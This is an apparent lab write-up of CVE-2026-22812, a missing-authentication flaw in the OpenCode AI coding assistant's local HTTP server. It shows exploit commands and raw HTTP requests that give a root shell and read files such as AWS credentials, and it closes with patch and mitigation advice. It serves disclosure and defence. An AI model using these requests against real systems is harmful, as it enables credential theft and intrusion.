TL;DR
OpenCode (71,000+ GitHub stars) automatically starts an HTTP server on port 4096 when you launch it. That server had zero authentication. Any local process — or any website open in your browser — could hit it and execute arbitrary shell commands as you. This means your AWS credentials, SSH keys, .env files, and source code were all one curl away from a complete stranger.
Affected: OpenCode (opencode-ai npm package) < 1.0.216 Fixed: 1.0.216 CVSS: 8.8 (High) CWE: CWE-306 (Missing Authentication for Critical Function)
What Is OpenCode?
OpenCode is an open-source AI coding assistant that runs in your terminal. You give it tasks in natural language — "write me a REST API", "fix this test" — and it writes, edits, and runs code autonomously. It was built by anomalyco (formerly SST) and backends onto Claude, GPT-4, and other models.
When OpenCode starts, it launches a local HTTP server for internal IPC (inter-process communication) between its components. That server was meant to be internal only. It wasn't.
Lab Setup
I tested this in a clean Docker container to keep things isolated and reproducible.
Step 1 — Fresh Ubuntu Container
bash
docker run --rm -it ubuntu
apt update && apt install git wget tmux python3 -y
![Docker container setup — apt installing git, wget, tmux, python3] (Screenshot: 01_lab_setup_ubuntu_docker.png)
Step 2 — Install Python Dependencies
bash
pip3 install requests urllib3 --break-system-packages![pip3 installing requests and urllib3 successfully] (Screenshot: 02_pip_install_dependencies.png)
Step 3 — Download the Exploit and Vulnerable Binary
bash
# Download the exploit
wget https://raw.githubusercontent.com/rohmatariow/CVE-2026-22812-exploit/refs/heads/main/exploit.py
# Download OpenCode v1.0.215 (vulnerable)
tar -xvzf opencode-linux-x64.tar.gz
ls  # exploit.py  opencode  opencode-linux-x64.tar.gz
![wget downloading exploit.py, tar extracting opencode binary] (Screenshot: 03_wget_exploit_opencode.png)
Step 4 — Start the Vulnerable OpenCode
Open a split terminal with tmux. In the LEFT pane, start OpenCode:
bash
./opencodeOpenCode starts immediately and you can see it spin up its HTTP server in the background. Version 1.0.215 is confirmed at the bottom left.
![tmux split — OpenCode TUI running left, terminal ready for exploit right] (Screenshot: 04_opencode_running_tmux.png)
Exploitation

Viewing Exploit Options
bash
python3 exploit.py -t![CVE-2026–22812 exploit banner showing all available flags] (Screenshot: 05_exploit_help_flags.png)
The exploit supports: interactive shell (-i), single command (-c), file read (-r), file upload/download, system info, and a full PTY.
Interactive Shell — Full Command Execution
python3 exploit.py -t http://127.0.0.1:4096 -i
[*] Creating session...
[+] Session created: ses_34cd9a349ffewAz4d7bpV5zekn
[+] Target is VULNERABLE!
[*] Entering interactive shell mode
> whoami
root
> hostname
a5efa90f7058
![Interactive shell — whoami returns root, hostname confirmed] (Screenshot: 06_interactive_shell_whoami.png)
We have a full interactive shell as root. The raw JSON response from OpenCode's own API confirms the execution:
json

{
  "tool": "bash",
  "state": { "status": "completed" },
  "input": { "command": "whoami" },
  "metadata": { "output": "root\n" },
  "output": "root\n"
}
![Raw JSON API response showing tool:bash, command:whoami, output:root] (Screenshot: 07_raw_json_response.png)
Single Command Execution
bash

python3 exploit.py -t http://127.0.0.1:4096 -c "id"
# uid=0(root) gid=0(root) groups=0(root)
![Single command -c "id" returning uid=0 root] (Screenshot: 08_single_command_execution.png)
Downloading Arbitrary Files
bash
python3 exploit.py -t http://127.0.0.1:4096 --download /etc/hosts ./hosts.txt
# [+] File read successfully (28 bytes)
# [+] Downloaded successfully (28 bytes)
![ — download /etc/hosts showing successful file exfiltration] (Screenshot: 09_download_etc_hosts.png)
Stealing AWS Credentials
bash

python3 exploit.py -t http://127.0.0.1:4096 --download /root/.aws/credentials ./aws_creds.txt
# [+] File read successfully
# [+] Downloaded successfully
![AWS credentials being exfiltrated via — download flag] (Screenshot: 10_aws_credentials_exfil.png)
How the Exploit Actually Works
The exploit is conceptually trivial. There is no authentication to bypass — you just call the API directly.
Step 1 — Create a session (no credentials needed):
http
POST /session HTTP/1.1
Host: 127.0.0.1:4096
Content-Type: application/json
{}
← Response: { "id": "ses_34cd9a349ffewAz4d7bpV5zekn", ... }
Step 2 — Execute a shell command:
http
POST /session/ses_34cd9a349ffewAz4d7bpV5zekn/shell HTTP/1.1
Host: 127.0.0.1:4096
Content-Type: application/json
{ "agent": "build", "command": "whoami" }
← Response: { "output": "root\n" }
Step 3 — Read any file:
http
GET /file/content?path=/root/.aws/credentials HTTP/1.1
Host: 127.0.0.1:4096
← Response: { "type": "text", "content": "[default]\naws_access_key_id=..." }
That's it. No token. No session cookie. No auth header. Just plain HTTP calls to a server that happily executes whatever you send it.
The server also had Access-Control-Allow-Origin: * — meaning any malicious website open in your browser could make cross-origin requests to it and steal your data silently.
Real-World Impact
OpenCode is used by developers — people who have elevated access to everything. If you were running a vulnerable version, a malicious actor on your network (or a malicious website in your browser) could silently:
- Steal AWS / GCP / Azure credentials from
~/.aws/credentials - Steal SSH private keys from
~/.ssh/id_rsa— access to every server you can reach - Steal GitHub tokens from
~/.gitconfigor environment variables - Read
.envfiles in any project directory — database passwords, API keys - Exfiltrate proprietary source code
- Establish a reverse shell for persistent access even after OpenCode closes
Developers are high-value targets. Compromising a developer's machine often leads directly to production systems, cloud accounts, and CI/CD pipelines.
Remediation
Patch — Upgrade Immediately
bash
npm install -g opencode-ai@latest
# or
npm update opencode-ai
Minimum safe version: 1.0.216. The patch adds an authentication token to the HTTP server — all requests must include a valid token that only the legitimate OpenCode process generates at startup.
Interim Mitigations (if you can't update right now)
- Close OpenCode when not actively using it — the vulnerable server only runs while OpenCode is open
- Firewall port 4096–4200 from all inbound connections
- Run AI coding tools under a dedicated low-privilege user account — limits blast radius
- Monitor for unexpected outbound connections from port 4096 in your firewall logs
References
- GitHub Advisory: https://github.com/anomalyco/opencode/security/advisories/GHSA-vxw4-wv6m-9hhh
- PoC Exploit: https://github.com/rohmatariow/CVE-2026-22812-exploit
- NVD Entry: https://nvd.nist.gov/vuln/detail/CVE-2026-22812
- CWE-306: https://cwe.mitre.org/data/definitions/306.html
- Originally reported by @CyberShadow on 2025–11–17 to support@sst.dev
If this writeup was useful, follow for more CVE breakdowns and vulnerability research.